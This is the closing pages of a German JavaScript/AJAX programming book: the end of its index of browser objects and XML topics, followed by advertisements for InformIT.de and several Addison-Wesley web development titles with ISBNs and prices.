 festlegen 174
 Wertzuweisungen 91
 which
 event 823
 while 84, 97
 whiteSpace
 style 765
 width 136
 document 701
 images 777
 open() 728
 style 765
 window 101, 103, 679, 726
 Unterobjekte 677
 window.alert() 244, 709
 window.captureEvents() 833
 window.clearTimeout() 721
 window.close() 734
 window.closed 735
 window.confirm() 245, 710
 window.defaultStatus 715
 window.document.images 777
 window.frames 750
 window.history 736
 window.home() 713

- window.location 723
window.moveBy() 731
window.moveTo() 731
window.name 707
window.open() 725
window.print() 717
window.prompt() 245, 711
window.scrollBy() 734
window.scrollTo() 734
window.setTimeout() 192, 719
window.status 278, 713
window.stop() 718
with 84
Wochentag
Ändern in einem Datumsobjekt 623
Extrahieren aus einem Datumsobjekt 621
wohlgeformt 67
wordSpacing 765
World Wide Web Consortium siehe W3C
write() 678
writeln() 678
Wurzelement 69
- X**
- x
event 824
XAMPP 843
 XHTML 54
Formular 210
XML 60
Attribute 69
Grundlagen 62
Schema 72, 75
Syntaxregeln 67
Textkodierung 68
XML-Daten
formatieren 871
XML-Dateninseln 759
XML-Deklaration 59, 68
XMLHttpRequest 108, 109
Kodierung von Sonderzeichen 205
XMLHttpRequest() 482
XMLHttpRequest-Objekt
Eigenschaften 850
- erzeugen 846
Methoden 848
universelle Funktion zum Erzeugen 481
XSP 846
- Y**
- y
event 824
YaST
Tomcat 839
- Z**
- Zeichen
Maskierungen 417
Zeichenkette 565
Anzahl von Zeichen 384
Kodieren und Dekodieren 204
Zeichen suchen 384
Zeichenreferenz 416
Zeilenumbruch 207
Zeit
IETF-Standard umwandeln 641
lokale Darstellung 642
Zeitspanne berechnen 656
Zeitverzögerung 719
Ziehen
mit Zurücklegen 561
ohne Zurücklegen 559
Zieladresse
Formular 256
zIndex 765
zoom 765, 768
Zoom-Faktor
ändern 768
Zufallszahl 162, 519, 531, 542, 544, 547, 549, 555, 556, 558, 574
Zugangsbeschränkung 746
Zusatzinformationen
DHTML 355
dynamisch anzeigen 349
Zustand 99
Zustandslose Kommunikation 106
Zuweisungsanweisung 96
Zuweisungsoperatoren 91



... aktuelles Fachwissen rund um die Uhr – zum Probelesen, Downloaden oder auch auf Papier.

www.InformIT.de

InformIT.de, Partner von **Addison-Wesley**, ist unsere Antwort auf alle Fragen der IT-Branche.

In Zusammenarbeit mit den Top-Autoren von Addison-Wesley, absoluten Spezialisten ihres Fachgebiets, bieten wir Ihnen ständig hochinteressante, brandaktuelle Informationen und kompetente Lösungen zu nahezu allen IT-Themen.

The screenshot displays the InformIT website interface. At the top, there's a navigation bar with links like Home, MyInformIT, eBooks, Bücher, and English Books. Below this, a search bar shows the query "deutsche Bücher". The main content area is divided into several sections:

- Bücher bei InformIT:** A list of categories including Computer, Betriebssysteme, Client/Server-Hardware, Datenbankmanagement, E-mail, Multimedia und Design, Office/Multimedia, Internet-Technik, Interne Netzwerke, Intelligent, Linux, Microsoft Server Tech., Netzwerke/Kommunikation, Objekt-Teilweise, Optimierung, Programmierung, Programmiersprachen, Sicherheits- und Privacy-Technologie, Softwareapplikationen, Softwareentwicklung, Special, und Windows 2000/2003 Home-Entertainment / Software.
- Downloads:** A section titled "Download des Tages" featuring "Photoshop CS für digitale Fotografie" by Stephan Schmid, priced at € 2.49. Another section, "English Book des Tages", features "Dreizehn Sätze, by Example" by Annette K. H. Lutz, priced at € 29.95.
- eBooks:** A section titled "eBooks bei InformIT" featuring "Small Business Server 2003 Active Directory-Infrastruktur" by Michael S. Sautin, priced at € 29.95.
- Weitere Empfehlungen:** Sections for "Tomcat 5", "Tomcat 3", and "MCSE Windows Server 2003 Active Directory-Infrastruktur".
- Checklist:** A sidebar on the right with sections like "Willkommen bei InformIT", "Hilfe & Support", "Weitere Empfehlungen", "Weitere Ressourcen", "Weitere Downloads", "Weitere Trainings", "Weitere Webcasts", and "Weitere Tutorials".

At the bottom, a large call-to-action button says "wenn Sie mehr wissen wollen ...". To its right is the website address "www.InformIT.de".

THE SIGN OF EXCELLENCE



Lösungen für die täglichen Aufgaben bei der Webseitengestaltung.

Die Sprache des Webs ist HTML, das Layout einer Seite wird durch CSS (Cascading Style Sheets) bestimmt. Dieses Buch fasst beide Technologien zusammen und liefert zahlreiche Beispiele und Designs zum sofortigen Einsatz in Ihrer Webseite. Nutzen Sie die Möglichkeiten modernen Webdesigns und profitieren Sie von den Erfahrungen und dem Wissen der Autoren.

Tobias Hauser; Christian Wenz; Marianne Hauser

ISBN-13: 978-3-8273-2151-1


ISBN-10: 3-8273-2151-4

99.95 EUR [D]

www.addison-wesley.de

[The Sign of Excellence]
 ADDISON-WESLEY

THE SIGN OF EXCELLENCE



Dieses Buch (im US-Original ein Bestseller) ist der AJAX-Einstieg schlechthin für erfahrene Webentwickler: die drei erfahrenen Autoren führen ihre Leser von den Grundlagen (wie Entwurfsmustern für AJAX) bis zu konkreten Anwendungsbeispielen (wie einem AJAX-basierten Webportal, einer Live-Suche-Funktion u.v.a.m.). Unterwegs erläutern sie Aspekte wie Usability, Sicherheit, Performance und Kern-Techniken der Entwicklung mit AJAX. Dabei vermitteln sie nicht nur das Wissen um die Technologie und ihre Anwendung, sondern auch die zur erfolgreichen Entwicklung von Web 2.0-Anwendungen mit AJAX notwendige Denkweise.

Dave Crane; Eric Pascarello; Darren James

ISBN-13: 978-3-8273-2414-4

ISBN-10: 3-8273-2414-9

49.95 EUR [D]

www.addison-wesley.de

[The Sign of Excellence]
 ADDISON-WESLEY

THE SIGN OF EXCELLENCE



AJAX steht für Asynchronous Javascript and XML und revolutioniert gerade das WWW. Ajax bezeichnet keine neue Technologie, sondern das perfekte Zusammenspiel von Javascript, CSS und XHTML mit einem Server durch XMLHttpRequest. Verkürzt wird die Warte- beziehungsweise Ladezeit für den Besucher der Webseite, auf der viel Interaktion stattfindet. AJAX-Basis sind HTML/XHTML und CSS, das Document Object Model, XML und XSLT, JavaScript sowie das neue XMLHttpRequest-Objekt, um Daten auf asynchroner Basis mit dem Web-Server austauschen zu können.

Ralph Steyer; Joachim Fuchs

ISBN-13: 978-3-8273-2417-4

ISBN-10: 3-8273-2417-3

29.95 EUR [D]

www.addison-wesley.de

[The Sign of Excellence]
 ADDISON-WESLEY

THE SIGN OF EXCELLENCE



Mit diesem Buch lernen Sie, Ihre Webseiten mit AJAX zu optimieren und die Interaktion mit einem Besucher zu beschleunigen. Der Autor führt Sie durch die Grundlagen aller relevanten Schlüsseltechniken zu AJAX. Er erläutert detailliert, wie Sie mit AJAX hoch performante und dennoch leicht zu erstellende Webpräsenzen bauen können. Dazu müssen Sie noch nicht einmal Programme kaufen oder Lizenzen erwerben, denn alle notwendigen Dinge finden Sie im riesigen Fundus der Open-Source-Welt. In dem Buch werden neben den speziellen AJAX-Details Grundlagen zu (X)HTML, CSS, JavaScript, Document Object Model (DOM), XML sowie serverseitiger Programmierung mit Java vermittelt, ohne ganz bei null zu beginnen.

Ralph Steyer

ISBN-13: 978-3-8273-2418-4

ISBN-10: 3-8273-2418-1

24.95 EUR [D]

www.addison-wesley.de

[The Sign of Excellence]
 ADDISON-WESLEY

